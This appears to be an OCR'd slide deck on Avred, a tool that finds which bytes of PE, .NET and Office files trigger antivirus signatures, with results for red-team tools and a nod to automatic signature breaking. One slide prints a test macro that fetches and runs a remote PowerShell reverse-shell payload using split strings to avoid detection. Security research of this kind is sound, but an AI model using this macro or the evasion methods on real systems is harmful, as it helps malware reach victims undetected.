
```
000341E4    A6 38 1D 00 80 27 00 00 00 00 86 08 A3 DC 00 00     .8...'..........
000341F4    AE 38 1D 00 89 27 00 00 00                          .8...'...
```



```
0x341e8: MethodDef[34]:
  Rva:          0x2780
  Name:         set_Commands
  Signature:    20010115126d010e
  ParamList: (empty)
  ImplFlags:
    miIL
    miManaged
  Flags:
    mdHideBySig
    mdPublic
    mdReuseSlot
    mdSpecialName
```

Augmentation: PE DotNet

Metadata Stream #~



Match 12: 9421 (size: 9)

Not relevant or together with other matches. Check verifier

Section: .text #~

```
000024CD   00 04 0E FE 02 06 00 1E 14                  .........
```

```
0x24cc: Field[11]:
  Name:        networkauth
  Signature:   0602
  Flags:
    fdPrivate
0x24d2: Field[12]:
  Name:        bools
  Signature:   061d02
  Flags:
    fdPublic
```

Word

Augmentation

Augmentation: Office

Office files:

- .docm (.xlsm, .pptm)
- Used for initial access with macros
- ZIP File containing
    - Lots of XML files
    - VbaProject file

Word Makro Disassembly

```
% unzip P5-5h3ll.docm
Archive:  P5-5h3ll.docm
  inflating: [Content_Types].xml
  inflating: _rels/.rels
  inflating: word/_rels/document.xml.rels
  inflating: word/document.xml
  inflating: word/vbaProject.bin
  inflating: word/_rels/vbaProject.bin.rels
  inflating: word/theme/theme1.xml
  inflating: word/vbaData.xml
  inflating: word/settings.xml
  inflating: docProps/app.xml
  inflating: word/styles.xml
  inflating: docProps/core.xml
  inflating: word/fontTable.xml
  inflating: word/webSettings.xml
```


Word Makro Disassembly

```
% python3 olevba.py -c avred/tests/data/word.docm.vbaProject.bin
olevba 0.60.1 on Python 3.9.6 - http://decalage.info/python/oletools

Public Sub Eval(ByVal sPSCmd As String)
    CreateObject("WScript.Shell").Run sPSCmd, 0, True
End Sub

Private Sub Document_Open()
    write_now = "powershell -c " & """Set-Content -Value 'Local Write PoC' -Path 
'C:\tmp.txt'"""
    write_staged = "powershell -c " & """$a = curl http://10.10.2" & "0.106:90" & 
"03/write; IE" & "X($a)"""
    reshe_1 = "detected, see in _notes"
    reshe_2 = "detected, see in _notes"
    reshe_staged = "powershell -c " & """$a = curl http://10.10.2" & "0.106:90" & 
"03/reshe; IE" & "X($a)"""

    cmd = reshe_staged
    res = MsgBox(cmd, vbYesNo, "Continue?")
```

Word Makro Disassembly

```
% python3 olevba.py --show-pcode -c avred/tests/data/word.docm.vbaProject.bin

VBA/ThisDocument - 5150 bytes
Line #0:
    FuncDefn (Public Sub Eval(ByVal sPSCmd As String))
Line #1:
    Ld sPSCmd
    LitDI2 0x0000
    LitVarSpecial (True)
    LitStr 0x000D "WScript.Shell"
    ArgsLd CreateObject 0x0001
    ArgsMemCall Run 0x0003
Line #2:
    EndSub
Line #3:
Line #4:
    FuncDefn (Sub Document_Open())
Line #5:
    LitStr 0x000E "powershell -c "
```

Augmentation: Office



Match #6

Offset: 4484


Size: 10716

Info: ['ThisDocument', '__SRP_2', '__SRP_3', 'Directory', 'kxrnnubcq', '__SRP_4', '__SRP_5', '_VBA_PROJECT', 'MiniFat', 'dir', '__SRP_0']

Disassembly

```
  0x22cc: line #2 (0x22CC-0x22E4):
       StartForVariable
       Ld pwtyxqakrh
       EndForVariable
       LitDI2 0x0001
       Ld tprzggxus
       FnLen
       LitDI2 0x0002
       ForStep
  0x22e4: line #3 (0x22E4-0x2314):
       Ld eywlrrttuwucicj
       LitStr 0x0002 "&H"
       Ld tprzggxus
       Ld pwtyxqakrh
       LitDI2 0x0002
       ArgsLd Mid$ 0x0003
       Concat
       ArgsLd Val 0x0001
       ArgsLd Chr$ 0x0001
       Concat
       St eywlrrttuwucicj
```


Augmentation: Office




VbaProject.bin

OLE2 files (also called Structured Storage, Compound File Binary Format or Compound Document File Format)


representing linked objects and embedded objects within container documents.


Container Application Data
Creating Application Data
Embedded Object Native Data
Embedded Object Presentation Data
Container Document

Augmentation: Office



Augmentation: Office



Header

Chunk 2

Chunk 1


Mini Chunk 1

Mini Chunk 2

Mini Chunk 3

Mini Chunk 4

Augmentation: Office



Header

Chunk 2

Chunk 1

Mini Chunk 5

Mini Chunk 2

Mini Chunk 6

Mini Chunk 5

Mini Chunk 7


Mini Chunk 4

Mini Chunk 1


Mini Chunk 3

Augmentation: Demo

Reading the source of
https://github.com/decalage2/olefile
https://github.com/decalage2/oletools
To calculate the file offset of a word VRA made me cry



Augmentation: Why



Green	Dominant :-)
Grey	Weak :-|
Red	Robust :-(


Statistics

Findings

Findings: Test Files

Languages used in Red Teaming:

- **C#**
- **C/C++**
- Nim
- Python
- Go
- Powershell




I'm not going to spam the thread this time LOL
1. BloodHound
2. Rubeus
3. Seatbelt
4. SharpDPAPI
5. SharpChrome
6. Certipy
7. Impacket
8. PingCastle
9. Windows Command Line
10. RSAT tools
11. SysInternals
12. DotNetPeek
13. Visual Studio
14. Inveigh
15. Responder
16. LDAPNomNom

SwiftOnSecurity @SwiftOnSecurity · 7h
TOOL THREAD 2023:
Post cool tools, or favoriate tricks in tools many don't know.
Free -OR- paid.

Findings: ThreatCheck Comparison

ThreatCheck:

- De-facto standard tool for signature reversing
- Shows only **one** (1) match
- Often not the **relevant** match
- Works well on some “easy” files
- Doesnt work on many files
- Doesnt consider PE/DOTNET headers



Name	ThreatCheck Result: offset	ThreatCheck Result: Verify	Avred: Offset
cs-def-64	0x977	Fail	**2 red** 0x840, **0x950**
cs-def-64-stageless	0x978	Fail	**2 red** 0x840, **0x950**
DripLoader	0x12A52	Pass (undetected)	1 green **0x12991**
Group3r	0x741C1	Pass (undetected)	14 mostly green 0x741A7 - 0x741B7 no overlap (close)
lazagne	0x65002D	Fail	6 green no overlap
mimikatz	0xE650B	Fail	**12 red** no overlap
PetitePotam	0x18FF3	Pass (undetected)	76 mostly green 0x188C2 - 0x18D02 no overlap (close)
Rubeus	0x465F8	Fail	
Seatbelt	0x6BFA5	Fail	11, mostly green 0x6B65F - 0x6B69F 0x6BF9C - **0x6BFAC**
SharpHound	could not identify	-	Hash
SharpUp	N/A	-	Undetected
Snaffler	0x74968	Pass (undetected)	20 mostly green **0x7491C - 0x749AC**

PE: Signatures in which sections?

PE:

- 60% Data
- 40% Code

Section	Matches Cnt
.text	298
.idata	196
.rdata	131
.data	116
.rsrc	10

PE DotNet: Signatures in which sections?

DotNet:

Mostly Data:

- #Strings
- #~ Metadata
  - Mostly MethodDef

Not so much Code

Section	Matches Cnt
#Strings	500
#~	580
methods	167
.rsrc	85
Blob	80
#US	20
guid	8

Findings

- **Most** signatures have at least one **dominant** match
    - Exception: CobaltStrike
- **PE Headers** and similar are not relevant / checked
- Most files have between 1 and 40 **matches**

Only Code	Only Data	Code & Data
10%	45%	45%

Findings: RedTeaming tools

- Rules sometimes seem man-made
    - Often have relevant data or code in it

- AV seems to parse PE header
- AV seems to parse PE DotNet header


Word:

- Only vbaProject.bin used
- Signatures are not restricted to sections
    - Ole FAT Fragmentation not really considered (of course)

Automatic signature breaker

Outflank

Augmentation



Outflank - Signature Breaker

